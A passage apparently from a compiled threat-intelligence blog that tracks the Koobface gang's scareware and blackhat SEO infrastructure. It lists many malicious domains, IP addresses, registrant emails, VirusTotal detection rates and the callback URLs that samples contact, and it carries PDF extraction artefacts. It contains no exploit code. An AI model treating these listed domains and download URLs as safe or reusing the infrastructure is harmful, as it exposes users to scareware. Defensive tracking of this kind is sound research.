<http://www.virustotal.com/analysis/c5a59b3ee6b4da2fa9f5cb51bdf27dd59a560b3e857b6c2142e0b1546c66fec4-12654>

76116

10.

<http://www.virustotal.com/analysis/6ee2be84c8df4622de09f753b0032e4eb88ab7b862eb2dc98e3b924d3d513618-12655>

06080

11.

<http://www.virustotal.com/analysis/5122cef5ff65e00212c29c9d6b61a73d2cdc7004e76a75ebec44469464fceedb0-12655>

78417

12.

<http://www.virustotal.com/analysis/47351336cc4408d20d2431330a409b74369bebfd40b926eb23e4f4a65d9f7697-12656>

52899

13.

<http://www.virustotal.com/analysis/6640370dbabdd1f206931588eafd9172566d0047b2c2857353148c70eba61046-12658>

23028

14.

<http://www.virustotal.com/analysis/3e289a5c06258aca2a21e6cb9bff670d21345250d4e7efde98f3769a17dfa6ef-12658>

45020

15.

<http://www.virustotal.com/analysis/d893e69082e5553d68816afc75990d2bcfc56fb0455f0689caac380dbb0720ce-12659>

08933

16.

<http://www.virustotal.com/analysis/99c63f4333fe748b59e040ba450d943da9836b5d3f1b3612683d9fcbec5b75fd-12659>

31797

17.

<http://www.virustotal.com/analysis/47af520feea8efeec59325f7cded16af42b2cb459c34dde121098e222332db1f-12660>

00454

18.

<http://www.virustotal.com/analysis/5a4a50d2e4a1023a8b80f2fb2bb68b31ebbf71b6a5127018e9656da6a0c10cfd-12660>

17625

19.

<http://www.virustotal.com/analysis/a7523cd6a95be9efbf7d2a2251adeb0ebe032680f4323cc09065c740bbd18166-12665>

20546

20.

<http://www.virustotal.com/analysis/ab049035d0ca70b6679a5dd138132e9ba195fce13931ff44d14259670423731f-12667>

97102

21.

<http://www.virustotal.com/analysis/3d6c89f193b31c41c408300ebe006fd79239a401bcb70fe907605bb2af8c6de4-12668>

50664



22.

[http://www.virustotal.com/analysis/cff397f260e39d5fa326626eb7acde49938ed21c1b52ac6ec70594595060e470-12669](http://www.virustotal.com/analysis/cff397f260e39d5fa326626eb7acde49938ed21c1b52ac6ec70594595060e470-1266969210)

[69210](http://www.virustotal.com/analysis/cff397f260e39d5fa326626eb7acde49938ed21c1b52ac6ec70594595060e470-1266969210)

23.

[http://www.virustotal.com/analysis/7feb701fce09c541669ee6ff9a1696832459e4073119eed76c82266fcdadb15-12670](http://www.virustotal.com/analysis/7feb701fce09c541669ee6ff9a1696832459e4073119eed76c82266fcdadb15-1267037682)

[37682](http://www.virustotal.com/analysis/7feb701fce09c541669ee6ff9a1696832459e4073119eed76c82266fcdadb15-1267037682)

24. <http://whois.domaintools.com/212.150.164.190>

25. <http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html>

26. [http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security\\_27.html](http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html)

27. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>

28. <http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html>

29. <http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html>

30. <http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html>

31. <http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html>

32. <http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html>

33. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>
34. <http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html>
35. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html>
36. <http://blogs.zdnet.com/security/?p=4594>
37. [http://content.zdnet.com/2346-12691\\_22-352597.html](http://content.zdnet.com/2346-12691_22-352597.html)
38. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html>
39. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html>
40. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html>
41. <http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-whenever-you.html>
42. <http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html>

96

43. <http://ddanchev.blogspot.com/2009/12/diverse-portfolio-of-fake-security.html>
44. [http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security\\_27.html](http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html)
45. <http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html>

46. <http://ddanchev.blogspot.com/2009/06/diverse-portfolio-of-fake-security.html>
47. <http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html>
48. [http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security\\_16.html](http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security_16.html)
49. <http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security.html>
50. [http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security\\_31.html](http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security_31.html)
51. <http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security.html>
52. <http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html>
53. <http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html>
54. [http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security\\_12.html](http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html)
55. <http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html>
56. [http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security\\_28.html](http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html)
57. [http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security\\_22.html](http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html)
58. [http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security\\_16.html](http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html)

59. <http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html>
60. [http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security\\_30.html](http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html)
61. [http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security\\_24.html](http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html)
62. <http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html>
63. [http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security\\_25.html](http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html)
64. [http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security\\_20.html](http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html)
65. <http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html>
66. <http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html>
67. <http://ddanchev.blogspot.com/>
68. <http://twitter.com/danchodanchev>

97



## **A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang**

**(2010-02-04 00:50)**

With [1]scareware/rogueware/fake security software continuing to be the cash-cow choice for the Koobface gang,

keeping them on a short leash in order to become the biggest [2]opportunity cost for the gang's business model is crucial. The following are currently active blackhat SEO redirectors/Koobface-infected hosts redirectors and actual scareware domains courtesy of the gang.

98



Blackhat SEO redirectors, also embedded at Koobface-infected hosts, with identical redirector ID (**?pid=312s02**

**&sid=4db12f**):

**freeticketwin.com** - 91.212.226.25 - Email: test@now.net.cn

**lotteryvideowin.com** - Email: test@now.net.cn

**videohototplaypoker.com** - Email: test@now.net.cn

**financetopsecrets.com** - Email: test@now.net.cn

**how2winforex.com** - 91.212.226.136 - Email: test@now.net.cn

**2money4money.com** - Email: test@now.net.cn

**get-money-quickly.com** - Email: test@now.net.cn

**fordusedsales .com** - 193.104.106.250 - Email: test@now.net.cn

**buylexuscustoms .com** - 91.212.226.185 - Email: test@now.net.cn

**tracegirlsonline .com** - 89.248.168.22 - Email: test@now.net.cn

**skypetollfree .com** - 96.44.128.245 - Email:  
test@now.net.cn

**dendy-trens .com** - Email: test@now.net.cn

**pretendtolove .com** - Email: test@now.net.cn

**bewareoffreebies .com** - Email: test@now.net.cn

**harry-the-potter .com** - Email: test@now.net.cn

**getlancomediscount .com** - Email:  
baldwinnere@yahoo.co.uk

**vincentvangoghsite .com** - Email: contacts@ferra.hu

**jacksonpollocksite .com** - Email: contacts@ferra.hu

**lady2gaga .com** - Email: contacts@designt.de

**nigeriaworldtours .com** Email: info@montever.de

**americanpiemusicvideo .com** - Email: mail@suvtrip.hu

**superstitionmusicvideo .com** - Email: mail@suvtrip.hu

**umbrellamusicvideo .com** - Email: mail@suvtrip.hu

**discounts-org .com** - Email: mail@haselbladtour.com

**littlediscounts .com** - Email: mail@haselbladtour.com

**winterdiscounts5 .com** - Email: mail@haselbladtour.com



**chevroletvmodeltoys .com** - Email:  
CourtneyRWebb@aol.com

**volvomodeltoys .com** - Email: CourtneyRWebb@aol.com

**manilawebcamera .com** - Email: monkey22@live.com

**mumbaiwebcamera .com** - Email: monkey22@live.com

**karachiwebcamera .com** - Email: monkey22@live.com

**delhiwebcamera .com** - Email: monkey22@live.com

**istanbulwebcamera .com** - Email: monkey22@live.com

**lexusmodeltoys .com** - Email: monkey22@live.com

**chevroletvmodeltoys .com** - Email:  
CourtneyRWebb@aol.com

**bmwmodeltoys .com** - Email: CourtneyRWebb@aol.com

Upon redirection, the scareware is served from **malware-b-scan .com** - 96.44.128.245; 91.212.226.97;

100

91.212.226.185; 91.121.45.67, 91.212.226.203,  
94.228.209.195 - Email: mail@bristonnews.com.

Sample detection rate for newly introduced scareware  
samples: [3]**Setup \_312s2.exe** - Result: 3/40 (7.5 %),

[4]**Setup \_312s2.exe** - Result: 4/39, [5]**Setup  
\_312s22.exe** - Result: 2/39 (5.13 %), [6]**Setup \_312s2.exe**  
- Result: 6/39 (15.39 %), [7]**Setup \_312s2.exe** - Result:  
1/40 (2.5 %), [8]**Setup \_312s2.exe** - Result: 1/39 (2.56 %),  
[9]**Setup \_312s2.exe** - Result: 3/39 (7.7 %). [10]**Setup**

**\_312s2.exe** - Result: 4/40 (10 %), [11]**Setup \_312s2.exe** - Result: 1/40 (2.5 %), [12]**Setup \_312s2.exe** - Result: 4/40 (10 %), [13]**Setup \_312s2.exe** - Result: 5/41 (12.2 %), [14]**Setup \_312s2.exe** - Result: 5/41 (12.2 %), [15]**Setup \_312s2.exe** - Result: 5/41 (12.2 %), [16]**Setup \_312s2.exe** - Result: 4/41 (9.76 %), [17]**Setup \_312s2.exe** - Result: 4/41 (9.76 %), [18]**Setup \_312s2.exe** - Result: 5/41 (12.2 %),

[19]**Setup \_312s2.exe** - Result: 4/41 (9.76 %), [20]**Setup \_312s2.exe** - Result: 3/41 (7.32 %), [21]**Setup \_312s2.exe** - Result: 6/41 (14.63 %), [22]**Setup \_312s2.exe** - Result: 11/41 (26.83 %), [23]**Setup \_312s2.exe** - Result: 4/42 (9.53 %).

Upon execution the sample phones back to **winxp7server .com/download/winlogo.bmp** - 94.228.208.57; **rescuesy-update .com/?b=312s2** - 83.133.125.216. The most recent samples ( *Wednesday, February 10, 2010*) phone back to **wintimeserver .com/?b=312s2** - 91.212.226.125 and **firmwaredownloadserver .com/download/winlogo.bmp** - 94.228.208.57.

The most recent samples ( *Sunday, February 21, 2010*) phone back to **firmwaredown-**

**loadserver.com /download/winlogo.bmp** - 94.228.208.57;

**shifustserver.com /download/winlogo.bmp** -

94.228.208.5/94.228.208.57 - Email: viinzer@hotmail.com

The

most



recent

samples

( *Friday,*

*February*

*12,*

*2010)*

phone

back

to

**firmwaredownloadserver**

**.com/download/winlogo.bmp** - 94.228.208.57;  
**checklatestversion .com/?b=312s** - 109.232.225.75.

The most recent samples ( *Wednesday, February 24, 2010*)  
phone back to

**shifustserver.com/download/winlogo.bmp**

- 94.228.208.57 - Email: viinzer@hotmail.com and **version-  
upgrade.com/?b=312s12** - 89.248.168.21. Parked on the  
same IP are also **checklatestversion.com** and  
**fastwinupdates.com**.

101



Parked on the same IPs are more scareware domains part of  
the portfolio:

**inter1antivirus.com** - 87.98.130.232 - Email:  
test@now.net.cn

**virus-scan-d.com** - 87.98.130.232 - Email: test@now.net.cn

**bl9-virus-scanner.com** - 87.98.130.232 - Email:  
test@now.net.cn

**intera-antivirus.com** - 87.98.130.232 - Email:  
test@now.net.cn

**interc-antivirus.com** - 87.98.130.232 - Email:  
test@now.net.cn

**interd-antivirus.com** - 87.98.130.232 - Email:  
test@now.net.cn

**intere-antivirus.com** - 87.98.130.232 - Email:  
test@now.net.cn

**inter-antivirus.com** - 87.98.130.232 - Email:  
test@now.net.cn

**inter1antivirus.com** - 87.98.130.232 - Email:  
test@now.net.cn

**195.5.161.107/psx1/?vih==RANDOM\_STRINGS** - no  
domain name

**91.212.132.241 /psx1/?vih==RANDOM\_STRINGS**

**195.5.161.105 /psx1/?vih==RANDOM\_STRINGS**

**non-antivirus-scan .com** - Email: test@now.net.cn

102

**zin-antivirus-scan .com** - Email: test@now.net.cn

**nextgen-scannert .com** - Email: test@now.net.cn

**protection15scan .com** - Email: test@now.net.cn

**nitro-antispyware .com** - Email: test@now.net.cn

**z2-antispyware .com** - Email: test@now.net.cn

**spy-detectore .com** - Email: admin@clossingt.com

**dis7-antivirus .com** - Email: admin@vertigosmart.com

**v2comp-scanner .com** - Email: admin@vertigosmart.com

**new-av-scannere .com** - Email: missbarlingmail@aol.com

**smartvirus-scan6 .com** - Email: info@terranova.com

**spywaremaxscan4 .com** - Email: out@trialzoom.com

**super6antispyware .com** - Email: mail@ordercom.com

**spyware-max-scan3 .com** - Email: out@trialzoom.com

**max-antivirus-security5 .com** - Email:  
mail@dynadoter.com

**winterdiscounts5 .com** - Email: mail@haselbladtour.com

**11-antivirus .com** - Email: call555call@live.com

**1-antivirus .com** - Email: call555call@live.com

**1m-online-scanner .com** - Email: stellar2@yahoo.com

**2m-online-scanner .com** - Email: stellar2@yahoo.com

**2pro-antispyware .com** - Email: mail@yahoo.com

**3pro-antispyware .com** - Email: mail@yahoo.com

**6-antivirus .com** - Email: call555call@live.com

**7-antivirus .com** - Email: call555call@live.com

**9-antivirus .com** - Email: call555call@live.com

**a0-online-scanner .com** - Email: stellar2@yahoo.com

**a9-online-scanner .com** - Email: stellar2@yahoo.com

**aa-antivirus .com** - Email: call555call@live.com

**aa-online-scanner .com** - Email: call555call@live.com

**ab-antivirus .com** - Email: call555call@live.com

**ac-antivirus .com** - Email: call555call@live.com

**ad-antivirus .com** - Email: call555call@live.com

**adv1-system-scanner .com** - Email: JayRKibbe@live.com

**adv2-system-scanner .com** - Email: JayRKibbe@live.com

**ae-antivirus .com** - Email: call555call@live.com

**antivirus-expert-a .com** - Email: 900ekony@live.com

**antivirus-expert-i .com** - Email: 900ekony@live.com

**antivirus-expert-r .com** - Email: 900ekony@live.com

**antivirus-expert-y .com** - Email: 900ekony@live.com

**antivirussystemscan1 .com** - Email: 900ekony@live.com

**antivirussystemscana .com** - Email: 900ekony@live.com

**army-antispywarea .com** - Email: beliec99@yahoo.com

**army-antispywarei .com** - Email: beliec99@yahoo.com

**army-antispywarel .com** - Email: beliec99@yahoo.com

**army-antispywarep .com** - Email: beliec99@yahoo.com

**army-antivirusa .com** - Email: beliec99@yahoo.com

**army-antivirusd .com** - Email: beliec99@yahoo.com

**army-antivirust .com** - Email: beliec99@yahoo.com

**army-antivirusv .com** - Email: beliec99@yahoo.com

**army-antivirusy .com** - Email: beliec99@yahoo.com

103

**b1-online-scanner .com** - Email: stellar2@yahoo.com

**best-antivirusk0 .com**

**bestpd-virusscanner .com** - Email:  
SusanCWagner@yahoo.com

**bestpr-virusscanner .com** - Email:  
SusanCWagner@yahoo.com

**crystal-antimalware .com** - Email: mail@vertigocats.com

**crystal-antivirus .com** - Email: mail@vertigocats.com

**crystal-pro-scan .com** - Email: mail@vertigocats.com

**crystal-pro-scanner .com** - Email: mail@vertigocats.com

**crystal-spyscanner .com** - Email: mail@vertigocats.com

**crystal-threatscanner .com** - Email:  
mail@vertigocats.com

**crystal-virusscanner .com** - Email: mail@vertigocats.com

**extra-spyware-defencea .com** - Email: fabula8@live.com

**extra-spyware-defenceb .com** - Email: fabula8@live.com

**malware-a-scan .com** - Email: mail@bristonnews.com

**malware-b-scan .com** - Email: mail@bristonnews.com

**malware-c-scan .com** - Email: mail@bristonnews.com

**malware-d-scan .com** - Email: mail@bristonnews.com

**malware-t-scan .com** - Email: mail@bristonnews.com

**mega-antispywarea .com** - Email: fabula8@live.com

**mega-antispywareb .com** - Email: fabula8@live.com

**mm-online-scanner .com** - Email: stellar2@yahoo.com

**my-computer-antivirusa .com** - Email:  
dillinzer1@yahoo.com

**my-computer-antivirusb .com** - Email:  
dillinzer1@yahoo.com

**my-computer-antiviruse .com** - Email:  
dillinzer1@yahoo.com

**my-computer-antivirusq .com** - Email:  
dillinzer1@yahoo.com

**my-computer-antivirusw .com** - Email:  
dillinzer1@yahoo.com

**my-computer-scanc .com** - Email:  
clintommail2@yahoo.com

**my-computer-scane .com** - Email:  
clintommail2@yahoo.com

**my-computer-scanl .com** - Email:  
clintommail2@yahoo.com

**my-computer-scannera .com** - Email:  
clintommail2@yahoo.com

**my-computer-scannerl .com** - Email:  
clintommail2@yahoo.com

**my-computer-scannerm .com** - Email:  
clintommail2@yahoo.com

**my-computer-scannern .com** - Email:  
clintommail2@yahoo.com

**my-computer-scannerv .com** - Email:  
clintommail2@yahoo.com

**my-computer-scanw .com** - Email:  
clintommail2@yahoo.com

**my-pc-online-scanm .com** - Email: dillinzer1@yahoo.com

**my-pc-online-scann .com** - Email: dillinzer1@yahoo.com

**my-pc-online-scanr .com** - Email: dillinzer1@yahoo.com

**my-pc-online-scanv .com** - Email: dillinzer1@yahoo.com

**n1-system-scanner .com** - Email: JayRKibbe@live.com

**n2-system-scanner .com** - Email: JayRKibbe@live.com

**nasa-antivirus1 .com** - Email: call555call@live.com

**nasa-antivirus3 .com** - Email: call555call@live.com

**nasa-antivirusa .com** - Email: call555call@live.com

**nasa-antivirusb .com** - Email: call555call@live.com

**nasa-antiviruso .com** - Email: call555call@live.com

**pc1-system-scanner .com** - Email: JayRKibbe@live.com

**pc2-system-scanner .com** - Email: JayRKibbe@live.com

**pro0-antivirus .com** - Email: mail@yahoo.com

104



**pro0-system-scanner .com** - Email: JayRKibbe@live.com

**pro1-system-scanner .com** - Email: JayRKibbe@live.com

**pro2-antivirus .com** - Email: mail@yahoo.com

**pro4-antivirus .com** - Email: mail@yahoo.com

**pro6-antivirus .com** - Email: mail@yahoo.com

**pro8-antivirus .com** - Email: mail@yahoo.com

**remote-antispywarec .com** - Email:  
teresa2mail.me@live.com

**remote-antispywared .com** - Email:  
teresa2mail.me@live.com



**remote-antispywaree .com** - Email:  
teresa2mail.me@live.com

**remote-antispywarey .com** - Email:  
teresa2mail.me@live.com

**remote-pc1-scanner .com** - Email:  
teresa2mail.me@live.com

**remote-pc-scannera .com** - Email:  
teresa2mail.me@live.com

**remote-pc-scannerr .com** - Email:  
teresa2mail.me@live.com

**remote-pc-scannerv .com** - Email:  
teresa2mail.me@live.com

**remote-pc-scannery .com** - Email:  
teresa2mail.me@live.com

**scan3antispyware .com** - Email: o@mozzilastuf.com

**scan6antispyware .com** - Email: o@mozzilastuf.com

**scan8antispyware .com** - Email: o@mozzilastuf.com

**scan-antispywarea .com** - Email: o@mozzilastuf.com

**scan-antispywarec .com** - Email: o@mozzilastuf.com

**scan-antispywared .com** - Email: o@mozzilastuf.com

**scan-antispywarez .com** - Email: o@mozzilastuf.com

**spyware-01-scanner .com** - Email: mail@bristonnews.com

**spyware-03-scanner .com** - Email: mail@bristonnews.com

**spyware-05-scanner .com** - Email: mail@bristonnews.com

**spyware-06-scanner .com** - Email: mail@bristonnews.com

**spyware-07-scanner .com** - Email: mail@bristonnews.com

**stcanning-your-computerc .com** - Email:  
mitra66@yahoo.com

**stcanning-your-computerd .com** - Email:  
mitra66@yahoo.com

**stcanning-your-computerq .com** - Email:  
mitra66@yahoo.com

**stcanning-your-computerr .com** - Email:  
mitra66@yahoo.com

**stcanning-your-computert .com** - Email:  
mitra66@yahoo.com

**stcanning-your-pca .com** - Email: mitra66@yahoo.com

**stcanning-your-pcb .com** - Email: mitra66@yahoo.com

**stcanning-your-pcc .com** - Email: mitra66@yahoo.com

**stcanning-your-pcd .com** - Email: mitra66@yahoo.com

**stcanning-your-pce .com** - Email: mitra66@yahoo.com

**stealthv1-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**stealthv2-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**stealthv7-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**stealthv8-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**stealthv9-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**ver1-system-scanner .com** - Email: JayRKibbe@live.com

**ver2-system-scanner .com** - Email: JayRKibbe@live.com

**virus-a1-scanner .com** - Email: mail@bristonnews.com

**virus-a1-scanner .com** - Email: mail@bristonnews.com

**virus-b1-scanner .com** - Email: mail@bristonnews.com

**virus-b1-scanner .com** - Email: mail@bristonnews.com

**virus-c1-scanner .com** - Email: mail@bristonnews.com

**virus-c1-scanner .com** - Email: mail@bristonnews.com

**virus-d1-scanner .com** - Email: mail@bristonnews.com

**virus-d1-scanner .com** - Email: mail@bristonnews.com

**virus-e2-scanner .com** - Email: mail@bristonnews.com

**virus-e2-scanner .com** - Email: mail@bristonnews.com

**windowsv5-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**windowsv6-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**windowsv7-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**windowsv8-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**windowsv9-antispyware .com** - Email:  
SteveLCartwright@yahoo.com

**z0-online-scanner .com** - Email: stellar2@yahoo.com

**z1-online-scanner .com** - Email: stellar2@yahoo.com

106



Active scareware domains portfolio (blackhat SEO/Koobface pushed) parked at [24]212.150.164.190 - AS1680 -

NV-ASN 013 NetVision Ltd :

**antispy-download .org** - Email:  
robertsimonkroon@gmail.com

**scanner-virus-free .org** - Email:  
robertsimonkroon@gmail.com

**tube-best-porn .org** - Email: robertsimonkroon@gmail.com

**tube-sex-porn .org** - Email: robertsimonkroon@gmail.com

**download-free-files .org** - Email:  
robertsimonkroon@gmail.com

**tube-porn-best .org** - Email: robertsimonkroon@gmail.com

**scan-your-pc-now .org** - Email: michaeltycoon@gmail.com

**scanner-virus-free .com** - Email:  
robertsimonkroon@gmail.com

**tube-sex-porn .com** - Email: robertsimonkroon@gmail.com

**scanner-free-virus .com** - Email:  
robertsimonkroon@gmail.com

**tube-porn-best .com** - Email:  
robertsimonkroon@gmail.com

**antispy-download .info** - Email:  
robertsimonkroon@gmail.com

**soft-download-free .info** - Email:  
robertsimonkroon@gmail.com

107

**scanner-virus-free .info** - Email:  
robertsimonkroon@gmail.com

**scanner-free-virus .info** - Email:  
robertsimonkroon@gmail.com

**scan-your-pc-now .info** - Email:  
michaeltycoon@gmail.com

**adult-tube-free .net** - Email: michaeltycoon@gmail.com

**scanner-virus-free .net** - Email:  
robertsimonkroon@gmail.com

**tube-sex-porn .net** - Email: robertsimonkroon@gmail.com

**download-free-files .net** - Email:  
michaeltycoon@gmail.com

**scanner-free-virus .net** - Email:  
robertsimonkroon@gmail.com

**tube-porn-best .net** - Email: robertsimonkroon@gmail.com

**ekjsoft .eu** - Email: robertsimonkroon@gmail.com

**antispy-download .biz** - Email:  
robertsimonkroon@gmail.com

**soft-download-free .biz** - Email:  
robertsimonkroon@gmail.com

**scanner-virus-free .biz** - Email:  
robertsimonkroon@gmail.com

**free-malware-scan .biz** - Email:  
robertsimonkroon@gmail.com

**tube-best-porn .biz** - Email: robertsimonkroon@gmail.com

**tube-sex-porn .biz** - Email: robertsimonkroon@gmail.com

**download-free-files .biz** - Email:  
michaeltycoon@gmail.com

108



**scanner-free-virus .biz** - Email:  
robertsimonkroon@gmail.com

**download-free-soft .biz** - Email:  
robertsimonkroon@gmail.com

**tube-porn-best .biz** - Email: robertsimonkroon@gmail.com

**scan-your-pc-now .biz** - Email: michaeltycoon@gmail.com

**porn-tube-sex .biz** - Email: robertsimonkroon@gmail.com

**alrzsoft .in** - Email: petrenko.kolia@yandex.ru

**antispy-download .biz** - Email:  
robertsimonkroon@gmail.com

**cool-tube-porn .net** - Email: robertsimonkroon@gmail.com

**cool-tube-porn .org** - Email: robertsimonkroon@gmail.com

**download-free-now .net** - Email:  
robertsimonkroon@gmail.com

**download-free-now .org** - Email:  
robertsimonkroon@gmail.com

**download-free-soft .com** - Email:  
robertsimonkroon@gmail.com

**download-free-soft .net** - Email:  
robertsimonkroon@gmail.com

**download-scanner-free .com** - Email:  
robertsimonkroon@gmail.com

**ekjsoft .eu**

109



**fdglsoft .in** - Email: petrenko.kolia@yandex.ru

**free-virus-scanner .net** - Email:  
robertsimonkroon@gmail.com

**kleqsoft .in** - Email: petrenko.kolia@yandex.ru

**kltysoft .in** - Email: petrenko.kolia@yandex.ru

**ktyjsoft .in** - Email: petrenko.kolia@yandex.ru

**kyezsoft .in** - Email: petrenko.kolia@yandex.ru

**lkrjsoft .in** - Email: petrenko.kolia@yandex.ru

**lkrtsoft .in** - Email: petrenko.kolia@yandex.ru

**mgtlsoft .in** - Email: petrenko.kolia@yandex.ru

**porn-sex-tube .net** - Email: robertsimonkroon@gmail.com

**porn-sex-tube .org** - Email: robertsimonkroon@gmail.com

**scan-free-malware .net** - Email:  
robertsimonkroon@gmail.com

**scan-free-malware .org** - Email:  
robertsimonkroon@gmail.com

**spyware-scanner-free .com** - Email:  
robertsimonkroon@gmail.com

**spyware-scanner-free .info** - Email:  
robertsimonkroon@gmail.com

**spyware-scanner-free .net** - Email:  
robertsimonkroon@gmail.com

**spyware-scanner-free .org** - Email:  
robertsimonkroon@gmail.com

**tube-best-porn .biz** - Email: robertsimonkroon@gmail.com

**tube-best-porn .com** - Email:  
robertsimonkroon@gmail.com



**tube-best-porn .net** - Email: robertsimonkroon@gmail.com

**tube-best-porn .org** - Email: robertsimonkroon@gmail.com

110

**tube-porn-sex .info** - Email: robertsimonkroon@gmail.com

**tube-porn-sex .net** - Email: robertsimonkroon@gmail.com

**tube-porn-sex .org** - Email: robertsimonkroon@gmail.com

What's so special about the  
**robertsimonkroon@gmail.com** email anyway?

It's the fact that not only was

[25]the email was once again used to register [26]scareware domains two times in July, 2009, but also, as pointed out in November 2009's "[27]Koobface Botnet's Scareware Business Model - Part Two", the same email was used to register the following download locations for scareware domains pushed by the Koobface botnet:

**0ni9o1s3feu60 .cn** - Email: robertsimonkroon@gmail.com

**6j5aq93iu7yv4 .cn** - Email: robertsimonkroon@gmail.com

**mf6gy4lj79ny5 .cn** - Email: robertsimonkroon@gmail.com

**84u9wb2hsh4p6 .cn** - Email: robertsimonkroon@gmail.com

**6pj2h8rqkhfw7 .cn** - Email: robertsimonkroon@gmail.com

**7cib5fzf462g8 .cn** - Email: robertsimonkroon@gmail.com

**7bs5nfzfkp8q8 .cn** - Email: robertsimonkroon@gmail.com

**kt4lwumfhjb7a .cn** - Email: robertsimonkroon@gmail.com

**q2bf0fzvjb5ca .cn** - Email: robertsimonkroon@gmail.com  
**rncocnspr44va .cn** - Email: robertsimonkroon@gmail.com  
**t1eayoft9226b .cn** - Email: robertsimonkroon@gmail.com  
**4go4i9n76ttwd .cn** - Email: robertsimonkroon@gmail.com  
**kzvi4iiutr11e .cn** - Email: robertsimonkroon@gmail.com  
**hxc7jitg7k57e .cn** - Email: robertsimonkroon@gmail.com  
**mfbj6pquvjv8e .cn** - Email: robertsimonkroon@gmail.com  
**mt3pvkfmpi7de .cn** - Email: robertsimonkroon@gmail.com  
**fb7pxcqyb45oe .cn** - Email: robertsimonkroon@gmail.com  
**fyivbrl3b0dyf .cn** - Email: robertsimonkroon@gmail.com  
**z6ailnvi94jgg .cn** - Email: robertsimonkroon@gmail.com  
**ue4x08f5myqdl .cn** - Email: robertsimonkroon@gmail.com  
**p7keflvui9fkl .cn** - Email: robertsimonkroon@gmail.com  
**gjpwsc5p7oe3m .cn** - Email: robertsimonkroon@gmail.com  
**f1uq1dfi3qkcm .cn** - Email: robertsimonkroon@gmail.com  
**7mx1z5jq0nt3o .cn** - Email: robertsimonkroon@gmail.com  
**3uxyctrlmigeo .cn** - Email: robertsimonkroon@gmail.com  
**p0umob9k2g7mp .cn** - Email:  
robertsimonkroon@gmail.com  
**od32qjx6meqos .cn** - Email: robertsimonkroon@gmail.com

***bnfdxhae1rgey .cn*** - Email: robertsimonkroon@gmail.com

***7zju2l82i2zhz .cn*** - Email: robertsimonkroon@gmail.com

***Stay tuned for a massive Koobface related activities update, analyzing the gang's multi-tasking throughout***

***the entire January, 2010 - descriptive historical OSINT offers long-term value in cross-checking for connections.***

### **Related Koobface gang/botnet research:**

[28]How the Koobface Gang Monetizes Mac OS X Traffic

[29]The Koobface Gang Wishes the Industry "Happy Holidays"

[30]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[31]Koobface Botnet Starts Serving Client-Side Exploits

[32]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[33]Koobface Botnet's Scareware Business Model - Part Two

[34]Koobface Botnet's Scareware Business Model - Part One

111

[35]Koobface Botnet Redirects Facebook's IP Space to my Blog

